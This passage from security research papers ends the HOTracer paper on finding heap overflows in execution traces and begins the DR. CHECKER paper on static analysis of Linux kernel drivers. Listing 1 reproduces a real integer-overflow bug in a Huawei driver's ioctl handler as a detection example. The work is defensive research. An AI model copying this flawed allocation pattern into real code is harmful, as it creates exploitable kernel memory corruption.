Symbolic execution: Symbolic execution is a well-known technique used to reason applications. By marking inputs as symbolic values and propagateing them to variables, it could be used to analyze all possible states of one program path with only one-time analysis. Featuring with path exploration and vulnerability condition modeling, symbolic execution could be used to discover vulnerabilities. Although they are successful in many cases [7, 9, 14, 37], symbolic execution is rarely adopted in practice due to the limitations of complex constraint solving and path explosion. Traditional symbolic execution solutions mainly focus on how to explore new program paths and reduce the complexity of constraints.

Concolic execution [22, 29] is an alternative way for full symbolic execution. With concrete values, the analysis engine could explore deeper and be more scalable. Our solution adopts the similar offline trace-based constaint generation. However, we concentrate only on heap overflow vulnerabilities, and thus apply some optimizations to the symbolic execution and constraint solving process. As symbolic execution on real world applications is an open challenge, our solution does not improve it much, but roughly use it as a tool to reason about the constraints that we built with delicate data flow analysis.

6.1.3 Offline Dynamic Analysis

Offline dynamic analysis solutions usually analyze the runtime execution's results offline, and do not interfere the runtime execution except for recording. Comparing to online dynamic analysis, this type of solutions could perform in-depth analysis for a single dynamic execution, and explore potential vulnerabilities.

DIODE [41] targets heap allocation sites in a trace, and extracts and solves integer overflow conditions for allocation sizes to discover potential IO2BO (a special kind of heap overflow) vulnerabilities. It only considers heap allocation operations, but not heap access operations, and thus will miss many heap vulnerabilities. Moreover, it only considers integer overflow conditions, which is only a subset of heap overflow conditions.

Dowser [23] is an offline solution to detect buffer overflow (including heap overflow). It relies on compile-time information to filter pointer accesses in loops that are more likely to be vulnerable to buffer overflow (including heap overflow). It then uses dynamic taint analysis to infer which input bytes will affect these operations, and steers symbolic execution engine to explore the value space of the relevant input bytes. However, it does not support binary programs, and does not support precise heap layout analysis and thus are not efficient to find heap overflows. Moreover, it only considers heap access operations, but not heap allocation operations, and thus could not find all heap vulnerabilities. BORG [31] is the binary version of Dowser, facing a same set of limitations.

6.2 Related Program Analysis Techniques

MemBrush [13] proposes several heuristics to identify custom memory allocators. The key observation is that a malloc-like routine will return a heap address, and its client will use this return value to access memory. It uses dynamic testing to repeatedly validate candidate functions against the expected behaviour, to filter out real allocators. This solution could identify custom heap allocators more accurately. However, it could not be integrated into our offline analysis solution. We leave it as a future work.

Aligot [8] proposes a solution to identify loops in execution traces, and uses it to identify cryptographic functions in obfuscated binary programs. A recent paper [50] improves Aligot in identifying loop bodies. Jordi Tubella et.al. also proposed a solution [45] to identify loops dynamically. These solutions could handle more complicated loops than our solution. But they are over-qualified for our target, i.e., identifying loops used for heap access operations.

Recognizing structures in binary is also helpful for our work. HOTracer can benefit from related works [26, 42, 48] to identify elements inside objects. These could make HOTracer able to detect and discover sub-object overflow vulnerabilities.

7 Discussion

It is challenging to recognize all custom heap management functions, especially when analyzing the trace directly. Although the heuristics-based solution we took is not perfect, it indeed helps us find more heap vulnerabilities than state-of-art solutions. But our solution could definitely benefit from an improved recognition algorithm.

It is also challenging to abstract all heap access operations. Complicated access operations could be missed, and the access size and other attributes of these operations are hard to retrieve, making our prototype miss potential vulnerabilities. Related work (e.g., CryptoHunt [50]) on program semantics comprehension could help HOTracer, e.g., to handle more complex loops.

Some heap vulnerabilities may not crash target programs even if they are triggered. Our solution could find out this type of vulnerabilities. However, they could still be exploited in some cases. It would be interesting to assess whether these vulnerabilities are exploitable. It is one of our ongoing research to automatically analyze them.

Moreover, it is an open challenge to solve constraints. Vulnerability conditions and path constraints generated by HOTracer may be too complex to solve. In that case, we make efforts to make it practical and may still miss some potential heap vulnerabilities. Also there are some more complex situations (e.g., checksum mentioned in TaintScope [49], blocking checks mentioned in DIODE [41]) making it harder. In the evaluation we performed, we did not have this type of problems. But in general, it needs to be addressed. We could utilize the vulnerability conditions and candidate pairs of heap allocation and heap access operations, to perform other types of analysis, e.g., fuzzing, or change the path carefully by flipping like DIODE.

8 Conclusion

Heap overflows account for a big portion of real world memory corruption based exploits. We pointed out the root causes of heap vulnerabilities, and proposed a new offline dynamic analysis solution to discover heap vulnerabilities in program execution traces. It is able to explore each program path in depth to find vulnerabilities that are hard to detect and prone to miss by existing solutions. We also proposed several optimizations, making our solution more practical. Our prototype tool HOTracer found 47 new vulnerabilities in 17 real world applications, showing that this solution is effective.

Acknowledgement

We would like to thank our shepherd Stelios Sidiroglou-Douskos, and the anonymous reviewers for their insightful comments. This research was supported in part by the National Natural Science Foundation of China (Grant No. 61572483, 61402125 and 61502469), and Young Elite Scientists Sponsorship Program by CAST (Grant No. 2016QNRC001).

References

[1] Periklis Akritidis, Manuel Costa, Miguel Castro, and Steven Hand. Baggy bounds checking: An efficient and backwards-compatible defense against out-of-bounds errors. In *Usenix Security Symposium*, 2009.

[2] Xavier Allamigeon and Charles Hymans. Static analysis by abstract interpretation: application to the detection of heap overflows. *Journal in Computer Virology*, 4(1):5–23, 2008.

[3] Arash Baratloo, Navjot Singh, and Timothy Tsai. Libsafe: Protecting critical elements of stacks. *White Paper http://www. research. avayalabs. com/project/libsafe*, 1999.

[4] Emery D Berger and Benjamin G Zorn. Diehard: probabilistic memory safety for unsafe languages. In *ACM SIGPLAN Notices*, volume 41, pages 158–168, 2006.

[5] Derek L. Bruening. Efficient, transparent and comprehensive runtime code manipulation. Technical report, 2004.

[6] Juan Caballero, Gustavo Grieco, Mark Marron, and Antonio Nappa. Undangle: early detection of dangling pointers in use-after-free and double-free vulnerabilities. In *ISSTA*, 2012.

[7] Cristian Cadar, Daniel Dunbar, and Dawson Engler. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Proceedings of the 8th USENIX Conference on Operating Systems Design and Implementation*, OSDI'08, 2008.

[8] Joan Calvet, José M Fernandez, and Jean-Yves Marion. Aligot: cryptographic function identification in obfuscated binary programs. In *CCS*, 2012.

[9] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *IEEE Symposium on Security and Privacy*, 2012.

[10] Sang Kil Cha, Maverick Woo, and David Brumley. Program-adaptive mutational fuzzing. In *IEEE Symposium on Security and Privacy*, 2015.

[11] Shuo Chen, Jun Xu, Zbigniew Kalbarczyk, and K Iyer. Security vulnerabilities: From analysis to detection and masking techniques. *Proceedings of the IEEE*, 94(2):407–418, 2006.

[12] Xi Chen, Asia Slowinska, Dennis Andriesse, Herbert Bos, and Cristiano Giuffrida. StackArmor: Comprehensive Protection From Stack-based Memory Error Vulnerabilities for Binaries. In *NDSS*, 2015.

[13] Xi Chen, Asia Slowinska, and Herbert Bos. Who allocated my memory? detecting custom memory allocators in c binaries. In *WCRE*, pages 22–31. IEEE, 2013.

[14] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2e: A platform for in-vivo multi-path analysis of software systems. In *Proceedings of the Sixteenth International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS XVI, 2011.

[15] Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, and Heather Hinton. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Usenix Security Symposium*, 1998.

[16] Mark Daniel, Jake Honoroff, and Charlie Miller. Engineering heap overflow exploits with javascript. *WOOT*, 8:1–6, 2008.

[17] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In *Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.

[18] Brendan Dolan-Gavitt, Tim Leek, Josh Hodosh, and Wenke Lee. Tappan zee (north) bridge: mining memory accesses for introspection. In *CCS*, 2013.

[19] Gregory J. Duck and Lorenzo Yap, Cavallaro. Stack Bounds Protection with Low Fat Pointers. In *NDSS*, 2017.

[20] Gregory J Duck and Roland HC Yap. Heap bounds protection with low fat pointers. In *Proceedings of the 25th International Conference on Compiler Construction*, pages 132–142. ACM, 2016.

[21] Josselin Feist, Laurent Mounier, and Marie-Laure Potet. Statically detecting use after free on binary code. *Journal of Computer Virology and Hacking Techniques*, 10(3):211–217, 2014.

[22] Patrice Godefroid, Michael Y. Levin, and David Molnar. Sage: Whitebox fuzzing for security testing. *Queue*, 10(1):20:20–20:27, January 2012.

[23] Istvan Haller, Asia Slowinska, Matthias Neugschwandtner, and Herbert Bos. Dowsing for overflows: A guided fuzzer to find buffer boundary violations. In *Usenix Security Symposium*, 2013.

[24] Etoh Hiroaki and Yoda Kunikazu. ProPolice: Improved stack-smashing attack detection. *IPSJ SIG Notes*, pages 181–188, 2001.

[25] Zhiqiang Lin, Xiangyu Zhang, and Dongyan Xu. Convicting exploitable software vulnerabilities: An efficient input provenance based approach. In *2008 IEEE International Conference on Dependable Systems and Networks With FTCS and DCC (DSN)*, 2008.

[26] Zhiqiang Lin, Xiangyu Zhang, and Dongyan Xu. Automatic reverse engineering of data structures from binary execution. In *NDSS*, 2010.

[27] Fan Long, Stelios Sidiroglou-Douskos, Deokhwan Kim, and Martin Rinard. Sound input filter generation for integer overflow errors. In *Proceedings of the 41st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '14, pages 439–452, New York, NY, USA, 2014. ACM.

[28] Microsoft. Software vulnerability exploitation trends: Exploring the impact of software mitigations on patterns of vulnerability exploitation (2013). `http://download.microsoft.com/download/F/D/F/FDFBE532-91F2-4216-9916-2620967CEAF4/Software%20Vulnerability%20Exploitation%20Trends.pdf`.

[29] David Molnar, Xue Cong Li, and David A. Wagner. Dynamic test generation to find integer bugs in x86 binary linux programs. In *Proceedings of the 18th Conference on USENIX Security Symposium*, SSYM'09, 2009.

[30] Santosh Nagarakatte, Jianzhou Zhao, Milo M.K. Martin, and Steve Zdancewic. SoftBound: Highly Compatible and Complete Spatial Memory Safety for C. In *PLDI*, 2009.

[31] Matthias Neugschwandtner, Paolo Milani Comparetti, Istvan Haller, and Herbert Bos. The borg: Nanoprobing binaries for buffer overreads. In *Proceedings of the 5th ACM Conference on Data and Application Security and Privacy*, CODASPY '15, 2015.

[32] Meining Nie, Purui Su, Qi Li, Zhi Wang, Lingyun Ying, Jinlong Hu, and Dengguo Feng. Xede: Practical Exploit Early Detection. In *RAID*, 2015.

[33] Nick Nikiforakis, Frank Piessens, and Wouter Joosen. Heapsentry: Kernel-assisted protection against heap overflows. In *DIMVA*, 2013.

[34] Gene Novark and Emery D Berger. Dieharder: securing the heap. In *CCS*, pages 573–584. ACM, 2010.

[35] PaX-Team. PaX ASLR (Address Space Layout Randomization). `http://pax.grsecurity.net/docs/aslr.txt`, 2003.

[36] Hendrik Post and Wolfgang Küchlin. Integrated static analysis for linux device driver verification. In *Integrated Formal Methods*, pages 518–537. Springer, 2007.

[37] David A. Ramos and Dawson Engler. Under-constrained symbolic execution: Correctness checking for real code. In *Usenix Security Symposium*, 2015.

[38] Sanjay Rawat, Vivek Jain, Ashish Kumar, and Herbert Bos. VUzzer: Application-aware Evolutionary Fuzzing. In *NDSS*, 2017.

[39] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE Symposium on Security and Privacy*, 2010.

[40] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker. In *the 2012 USENIX Annual Technical Conference*, pages 309–318, 2012.

[41] Stelios Sidiroglou-Douskos, Eric Lahtinen, Nathan Rittenhouse, Paolo Piselli, Fan Long, Deokhwan Kim, and Martin Rinard. Targeted automatic integer overflow discovery using goal-directed conditional branch enforcement. In *ASPLOS*, 2015.

[42] Asia Slowinska, Traian Stancescu, and Herbert Bos. Howard: A dynamic excavator for reverse engineering data structures. In *NDSS*, 2011.

[43] Alexander Sotirov. Heap feng shui in javascript. *Black Hat Europe*, 2007.

[44] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, 2016.

[45] J. Tubella and A. Gonzalez. Control speculation in multithreaded processors through dynamic loop detection. In *High-Performance Computer Architecture, 1998. Proceedings., 1998 Fourth International Symposium on*, 1998.

[46] Arjan van de Ven and Ingo Molnar. Exec Shield. `https://www.redhat.com/f/pdf/rhel/WHP0006US_Execshield.pdf`, 2004.

[47] Vendicator. A "stack smashing" technique protection tool for Linux. `http://www.angelfire.com/sk/stackshield/`, 2000.

[48] Ruoyu Wang, Yan Shoshitaishvili, Antonio Bianchi, Aravind Machiry, John Grosen, Paul Grosen, Christopher Kruegel, and Giovanni Vigna. Ramblr: Making Reassembly Great Again. In *NDSS*, 2017.

[49] Tielei Wang, Tao Wei, Guofei Gu, and Wei Zou. Taintscope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *IEEE Symposium on Security and Privacy*, 2010.

[50] Dongpeng Xu, Jiang Ming, and Dinghao Wu. Cryptographic Function Detection in Obfuscated Binaries via Bit-precise Symbolic Loop Mapping. In *IEEE Symposium on Security and Privacy*, 2017.

[51] Michal Zalewski. American fuzzy lop.

[52] Qiang Zeng, Mingyi Zhao, and Peng Liu. Heaptherapy: An efficient end-to-end solution against heap buffer overflows. In *2015 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 485–496. IEEE, 2015.

[53] Chao Zhang, Tielei Wang, Tao Wei, Yu Chen, and Wei Zou. Intpatch: Automatically fix integer-overflow-to-buffer-overflow vulnerability at compile-time. In *Computer Security–ESORICS 2010*, pages 71–86. 2010.

DR. CHECKER: A Soundy Analysis for Linux Kernel Drivers

Aravind Machiry, Chad Spensky, Jake Corina, Nick Stephens,
Christopher Kruegel, and Giovanni Vigna
{*machiry, cspensky, jcorina, stephens, chris, vigna*}*@cs.ucsb.edu*
University of California, Santa Barbara

Abstract

While kernel drivers have long been know to poses huge security risks, due to their privileged access and lower code quality, bug-finding tools for drivers are still greatly lacking both in quantity and effectiveness. This is because the pointer-heavy code in these drivers present some of the hardest challenges to static analysis, and their tight coupling with the hardware make dynamic analysis infeasible in most cases. In this work, we present DR. CHECKER, a *soundy* (i.e., mostly sound) bug-finding tool for Linux kernel drivers that is based on well-known program analysis techniques. We are able to overcome many of the inherent limitations of static analysis by scoping our analysis to only the most bug-prone parts of the kernel (i.e., the drivers), and by only sacrificing soundness in very few cases to ensure that our technique is both scalable and precise. DR. CHECKER is a fully-automated static analysis tool capable of performing general bug finding using both pointer and taint analyses that are flow-sensitive, context-sensitive, and field-sensitive on kernel drivers. To demonstrate the scalability and efficacy of DR. CHECKER, we analyzed the drivers of nine production Linux kernels (3.1 million LOC), where it correctly identified 158 critical zero-day bugs with an overall precision of 78%.

1 Introduction

Bugs in kernel-level code can be particularly problematic in practice, as they can lead to severe vulnerabilities, which can compromise the security of the entire computing system (e.g., Dirty COW [5]). This fact has not been overlooked by the security community, and a significant amount of effort has been placed on verifying the security of this critical code by means of manual inspection and both static and dynamic analysis techniques. While manual inspection has yielded the best results historically, it can be extremely time consuming, and is quickly becoming intractable as the complexity and volume of kernel-level code increase. Low-level code, such as kernel drivers, introduce a variety of hard problems that must be overcome by dynamic analysis tools (e.g., handling hardware peripherals). While some kernel-level dynamic analysis techniques have been proposed [23, 25, 29, 46], they are ill-suited for bug-finding as they were implemented as kernel monitors, not code verification tools. Thus, static source code analysis has long prevailed as the most promising technique for kernel code verification and bug-finding, since it only requires access to the source code, which is typically available.

Unfortunately, kernel code is a worst-case scenario for static analysis because of the liberal use of pointers (i.e., both function and arguments are frequently passed as pointers). As a result, tool builders must make the tradeoff between *precision* (i.e., reporting too many false positives) and *soundness* (i.e., reporting all true positives). In practice, precise static analysis techniques have struggled because they are either computationally infeasible (i.e., because of the state explosion problem), or too specific (i.e., they only identify a very specific type of bug). Similarly, sound static analysis techniques, while capable of reporting all bugs, suffer from extremely high false-positive rates. This has forced researchers to make variety of *assumptions* in order to implement practical analysis techniques. One empirical study [14] found that users would ignore a tool if its false positive rate was higher than 30%, and would similarly discredit the analysis if it did not yield valuable results early in its use (e.g., within the first three warnings).

Nevertheless, numerous successful tools have been developed (e.g., Coverity [14], Linux Driver Verification [36], APISan [64]), and have provided invaluable insights into both the types and locations of bugs that exist in critical kernel code. These tools range from precise, unsound, tools capable of detecting very specific classes of bugs (e.g., data leakages [32], proper `fprintf` usage [22], user pointer deferences [16]) to sound, im-

precise, techniques that detect large classes of bugs (e.g., finding all usages of strcpy [55]). One notable finding early on was that a disproportionate number of errors in the kernel were found in the drivers, or modules. It was shown that drivers accounted for seven times more bugs than core code in Linux [19] and 85% of the crashes in Windows XP [49]. These staggering numbers were attributed to lower overall code quality in drivers and improper implementations of the complex interactions with the kernel core by the third party supplying the driver.

In 2011, Palix *et al.* [39] analyzed the Linux kernel again and showed that while drivers still accounted for the greatest number of bugs, which is likely because drivers make up 57% of the total code, the fault rates for drivers where no longer the highest. Our recent analysis of main line linux kernel commit messages found that 28% of CVE patches to the linux repository in the past year involved kernel drivers (19% since 2005), which is in line with previous studies [17]. Meanwhile, the mobile domain has seen an explosion of new devices, and thus new drivers, introduced in recent years. The lack of attention being paid to these drivers, and their potential danger to the security of the devices, has also not gone unnoticed [47]. Recent studies even purport that mobile kernel drivers are, again, the source of up to 85% of the reported bugs in the Android [48] kernel. Yet, we are unaware of any large-scale analysis of these drivers.

In this work, we present DR. CHECKER, a fully-automated static-analysis tool capable of identifying numerous classes of bugs in Linux kernel drivers. DR. CHECKER is implemented as a completely modular framework, where both the types of analyses (e.g., points-to or taint) and the bug detectors (e.g., integer overflow or memory corruption detection) can be easily augmented. Our tool is based on well-known program analysis techniques and is capable of performing both pointer and taint analysis that is flow-, context-, and field-sensitive. DR. CHECKER employs a *soundy* [31] approach, which means that our technique is mostly sound, aside from a few well-defined assumptions that violate soundness in order to achieve a higher precision. DR. CHECKER, is the first (self-proclaimed) *soundy* static-analysis-based bug-finding tool, and, similarly, the first static analysis tool capable of large-scale analysis of general classes of bugs in driver code. We evaluated DR. CHECKER by analyzing nine popular mobile device kernels, 3.1 million lines of code (LOC), where it correctly reported 3,973 flaws and resulted the discovery of **158** [6–10] previously *unknown* bugs. We also compared DR. CHECKER against four other popular static analysis tools, where it significantly outperformed all of them both in detection rates and total bugs identified. Our results show that DR. CHECKER not only produces useful results, but does so with extremely high precision (78%).

In summary, we claim the following contributions:

- We present the first *soundy* static-analysis technique for pointer and taint analysis capable of large-scale analysis of Linux kernel drivers.
- We show that our technique is capable of flow-sensitive, context-sensitive, and field-sensitive analysis in a pluggable and general way that can easily be adapted to new classes of bugs.
- We evaluated our tool by analyzing the drivers of nine modern mobile devices, which resulted in the discovery of 158 *zero-day* bugs.
- We compare our tool to the existing state-of-the-art tools and show that we are capable of detecting more bugs with significantly higher precision, and with high-fidelity warnings.
- We are releasing DR. CHECKER as an open-source tool at github.com/ucsb-seclab/dr_checker.

2 Background

Kernel bug-finding tools have been continuously evolving as both the complexity and sheer volume of code in the world increases. While manual analysis and grep may have been sufficient for fortifying the early versions of the Linux kernel, these techniques are neither scalable nor rigorous enough to protect the kernels that are on our systems today. Ultimately, all of these tools are developed to raise *warnings*, which are then examined by a human analyst. Most of the initial, and more successful bug-finding tools were based on grep-like functionality and pattern matching [45, 55, 57]. These tools evolved to reduce user interaction (i.e., removing the need for manual annotation of source code) by using machine learning and complex data structures to automatically identify potential dangerous portions of code [41, 59–63]. While these tools have been shown to return useful results, identifying a number of critical bugs, most of them are developed based on empirical observation, without strong formal guarantees.

Model checkers (e.g., SLAM [13], BLAST [27], MOPS [18]) provide much more context and were able to provide more formalization, resulting in the detection of more interesting flaws. However, these techniques soon evolved into more rigorous tools, capable of more complex analyses (e.g., path-sensitive ESP [22]) and the more recent tools are capable of extracting far more information about the programs being analyzed to perform even more in-depth analysis (e.g., taint analysis [61]). While some have been implemented on top of custom tools and data structures (e.g., Joern [59–62]),

others have been implemented as compiler-level optimizations on top of popular open-source projects (e.g., LLVM [32]). In all cases, these tools are operating on abstract representations of the program, such as the abstract syntax tree (AST) or the control flow graph (CFG), which permit a more rigorous formal analysis of the properties of the program.

Motivation. Before delving into the details of DR. CHECKER, we first present a motivating example in the form of a bug that was discovered by DR. CHECKER. In this bug, which is presented in Listing 1, a tainted structure is copied in from userspace using `copy_from_user`. A size field of this structure is then multiplied by the size of another driver structure (`flow_p.cnt * sizeof(struct bst_traffic_flow_prop)`), which is vulnerable to an *integer overflow*. This bug results in a much smaller buffer being allocated that would actually be required for the data. This overflow would not be particularly problematic if it wasn't for the fact that the originally tainted length (i.e., the very large number) is later used to determine how much data will be copied in the buffer (`adjust_traffic_flow_by_pkg(buf, flow_p.cnt)`), resulting in memory corruption.

Listing 1: An integer overflow in Huawei's Bastet driver that was discovered by DR. CHECKER

```
1 struct bst_traffic_flow_pkg {
2     uint32_t cnt;
3     uint8_t value[0];
4 };
5 ...
6 uint8_t *buf = NULL;
7 int buf_len = 0;
8 struct bst_traffic_flow_pkg flow_p;
9
10 if (copy_from_user(&flow_p, argp,
11     sizeof(struct bst_traffic_flow_pkg))) {
12   break;
13 }
14
15 if (0 == flow_p.cnt) {
16   bastet_wake_up_traffic_flow();
17   rc = 0;
18   break;
19 }
20
21 // ** Integer overflow bug **
22 // e.g., 0x80000001 * 0x20 = 0x20
23 buf_len = flow_p.cnt *
24           sizeof(struct bst_traffic_flow_prop);
25 buf = (uint8_t *)kmalloc(buf_len, GFP_KERNEL);
26 if (NULL == buf) {
27   BASTET_LOGE("kmalloc failed");
28   rc = -ENOMEM;
29   break;
30 }
31
32 if (copy_from_user(buf,
33     argp + sizeof(struct bst_traffic_flow_pkg),
34     buf_len)) {
35   BASTET_LOGE("pkg copy_from_user error");
36   kfree(buf);
37   break;
38 }
39 //  Modifies flow_p.cnt, not buf_len, bytes in buf!
40 rc = adjust_traffic_flow_by_pkg(buf, flow_p.cnt);
41 ...
```

There are many notable quirks in this bug that make it prohibitively difficult for naïve static analysis techniques. First, the bug arises from tainted-data (i.e., `argp`) propagating through multiple usages into a dangerous function, which is only detectable by a flow-sensitive analysis. Second, the integer overflow occurs because of a specific field in the user-provided `struct`, not the entire buffer. Thus, any analysis that is not field sensitive would over-approximate this and incorrectly identify `flow_p` as the culprit. Finally, the memory corruption in a different function (i.e., `adjust_traffic_flow_by_pkg`), which means that that the analysis must be able to handle inter-procedural calls in a context-sensitive way to precisely report the origin of the tainted data. Thus, this bug is likely only possible to detect and report concisely with an analysis that is flow-, context-, and field-sensitive. Moreover, the fact that this bug exists in the driver of a popular mobile device, shows that it evaded both expert analysts and possibly existing bug-finding tools.

3 Analysis Design

DR. CHECKER uses a modular interface for its analyses. This is done by performing a general analysis pass over the code, and invoking *analysis clients* at specific points throughout the analysis. These analysis clients all share the same global state, and benefit from each other's results. Once the analysis clients have run and updated the global state of the analysis, we then employ numerous *vulnerability detectors*, which identify specific properties of known bugs and raise warnings (e.g., a tainted pointer was used as input to a dangerous function). The general architecture of DR. CHECKER is depicted in Figure 1, and the details of our analysis and vulnerability detectors are outlined in the following sections.

Below we briefly outline a few of our core assumptions that contribute to our *soundy* analysis design:

Assumption 1. We assume that all of the code in the mainline Linux core is implemented *perfectly*, and we do not perform any inter-procedural analysis on any kernel application program interface (API) calls.

Assumption 2. We only perform the number of traversals required for a reach-def analysis in loops, which could result in our points-to analysis being unsound.

Assumption 3. Each call instruction will be traversed only once, even in the case of loops. This is to avoid creating additional contexts and limit false positives, which may result in our analysis being unsound.




Figure 1: Pluggable static analysis architecture implemented by DR. CHECKER.

3.1 Terminology and Definitions

In this section we define the various terms and concepts that we use in the description of our analysis.

Definition 3.1. A *control flow graph (CFG)* of a function is a directed graph where each node represents a *basic block* (i.e., a contiguous sequence of non-branch instructions) and the edges of the graph represent possible control flow between the basic blocks.

Definition 3.2. A *strongly connected component (SCC)* of a graph is a sub-graph, where there exists a bi-directional path between any pair of nodes (e.g., a loop).

Definition 3.3. *Topological sort or ordering* of nodes in a directed graph is an ordering of nodes such that, for every edge from node v to u, v is traversed before u. While this is well-defined for acyclic graphs, it is less straightforward for cyclic graphs (e.g., a CFG with loops). Thus, when performing a topological sort on a CFG, we employ Tarjan's algorithm [50], which instead topologically sorts the SCCs.

Definition 3.4. An *entry* function, ε, is a function that is called with at least one of its arguments containing tainted data (e.g., an `ioctl` call).

Definition 3.5. The *context*, Δ, of a function in our analysis is an ordered list of call sites (e.g., function calls on the stack) starting from an entry function. This list indicates the sequence of function calls and their locations in the code that are required to reach the given function. More precisely, $\Delta = \{\varepsilon, c_1, c_2, ...\}$ where c_1 is call made from within the entry function (ε) and for all $i > 1$, c_i is a call instruction in the function associated with the previous call instruction (c_{i-1}).

Definition 3.6. The *global taint trace map*, τ, contains the information about our tainted values in the analysis. It maps a specific value to the sequence of instructions (I) whose execution resulted in the value becoming tainted.

$$\tau : \begin{cases} v \rightarrow \{I_1, I_2, I_3, ...\} & \text{if TAINTED} \\ v \rightarrow \emptyset & \text{otherwise} \end{cases}$$

Definition 3.7. An *alias object*, $\hat{a} = \{\rho, t\}$, is a tuple that consists of a map (ρ) between offsets into that object, n, and the other corresponding alias objects that those offsets can point to, as well as a local taint map (t) for each offset. For example, this can be used to represent a structure stored in a static location, representing an alias object, which contains pointers at given offsets (i.e., offsets into that object) to other locations on the stack (i.e., their alias objects). More precisely, $\rho : n \rightarrow \{\hat{a}_1, \hat{a}_2, \hat{a}_3, ...\}$ and $t : n \rightarrow \{I_1, I_2, I_3, ...\}$. We use both $\hat{a}(n)$ and $\rho(n)$ interchangeably, to indicate that we are fetching all of the alias objects that could be pointed to by a field at offset n. We use $\hat{a}_t$ to refer to the taint map of location $\hat{a}$, and similarly $\hat{a}_t(n)$ to refer to taint at a specific offset. These maps allow us to differentiate between different fields of a structure to provide field-sensitivity in our analysis.

The following types of locations are traced by our analysis:

1. Function local variables (or stack locations): We maintain an alias object for each local variable.

2. Dynamically allocated variables (or heap locations): These are the locations that are dynamically allocated on the program heap (e.g., as retrieved by `malloc` or `get_page`). We similarly create one alias object for each allocation site.

3. Global variables: Each global variable is assigned a unique alias object.

Stack and heap locations are both context-sensitive (i.e., multiple invocations of a function with different contexts will have different alias objects). Furthermore, because of our context propagation, heap locations are call-site sensitive (i.e., for a given context, one object will be created for each call site of an allocation function).

Definition 3.8. Our *points-to* map, ϕ, is the map between a value and all of the possible locations that it can point to, represented as a set of tuples containing alias objects and offsets into those objects.

$$\phi : v \rightarrow \{(n_1, \hat{a}_1), (n_1, \hat{a}_2), (n_2, \hat{a}_3), ...\}$$

For example, consider the instruction `val1 = &info->dirmap`, where `info` represents a structure on the stack and member `dirmap` is at offset 8. This instruction would result in the value (`val1`) pointing to the offset 8 within the alias object `info` (i.e., $\phi(\texttt{val1}) = \{(8, \texttt{info})\}$).

Definition 3.9. The Global State, S, of our analysis contains all of the information computed for every function, at every context. We define it as

$$S = \{\phi_c, \tau_c\},$$

where $\phi_c : \Delta \to \phi$ is the map between a context and the corresponding points-to map, and $\tau_c : \Delta \to \tau$ is the map between a context and corresponding taint trace map.

3.2 Soundy Driver Traversal (SDT)

While most of the existing static analysis techniques [13, 28] run their abstract analysis until it reaches a fixed-point before performing bug detection, this can be problematic when running multiple analyses, as the different analyses may not have the same precision. Thus, by performing analysis on the post-completion results, these tools are fundamentally limiting the precision of all of their analyses to the precision of the *least* precise analysis. To avoid this, and ensure the highest precision for all of our analysis modules, we perform a *flow-sensitive* and *context-sensitive* traversal of the driver starting from an entry point. Our specific analysis modules (i.e., taint and points-to) are implemented as *clients* in this framework, and are invoked with the corresponding context and current global state as the code is being traversed. This also allows all of the analyses, or clients, to consume each other's results whenever the results are needed, and without loss of precision. Moreover, this allows us to perform a single traversal of the program for all of the underlying clients.

It is important to note that some of the client analyses may actually need more traversals through the CFG than others to reach a fixed point. For example, a points-to analysis might need more traversals through a loop to reach a fixed point than a taint analysis. However, our code exploration is analysis-agnostic, which means we must ensure that we always perform the maximum number of traversals required by all of our analyses. To ensure this property, we use reach-def analysis [38] as a baseline (i.e., we traverse the basic blocks such that a reaching definition analysis will reach a fixed point). This ensures that all of the writes that can reach an instruction directly will be reached. This means that our points-to analysis may not converge, as it would likely require far more iterations. However, in the worst case, points-to analysis could potentially grow unconstrained, resulting in everything pointing to everything. Thus, we make this necessary sacrifice to soundness to ensure convergence and a practical implementation.

Algorithm 1: Soundy driver traversal analysis

```
function SDTraversal((S, Δ, F))
    sccs ← topo_sort(CFG(F))
    forall the scc ∈ sccs do
        if is_loop(scc) then
            HandleLoop(S, Δ, scc)
        else
            VisitSCC(S, Δ, scc)
        end
    end

function VisitSCC((S, Δ, scc))
    forall the bb ∈ scc do
        forall the I ∈ bb do
            if is_call(I) then
                HandleCall(S, Δ, I)
            else
                if is_ret(I) then
                    S ← S ∪ {φ_Δ(ret_val), τ_Δ(ret_val)}
                else
                    DispatchClients(S, Δ, I)
                end
            end
        end
    end

function HandleLoop((S, Δ, scc))
    num_runs ← LongestUseDefChain(scc)
    while num_runs ≠ 0 do
        VisitSCC(S, Δ, scc)
        num_runs ← num_runs − 1
    end

function HandleCall((S, Δ, I))
    if ¬is_visited(S, Δ, I) then
        targets ← resolve_call(I)
        forall the f ∈ targets do
            Δ_new ← Δ||I
            φ_new ← (Δ_new → (φ_c(Δ)(args), φ_c(Δ)(globals)))
            τ_new ← (Δ_new → (τ_c(Δ)(args), τ_c(Δ)(globals)))
            S_new ← {φ_new, τ_new}
            SDTraversal(S_new, Δ_new, f)
        end
        mark_visited(S, Δ, I)
    end
```

Loops. When handling loops, we must ensure that we iterate over the loop enough times to ensure that every possible assignment of every variable has been exercised. Thus, we must compute the number of iterations needed

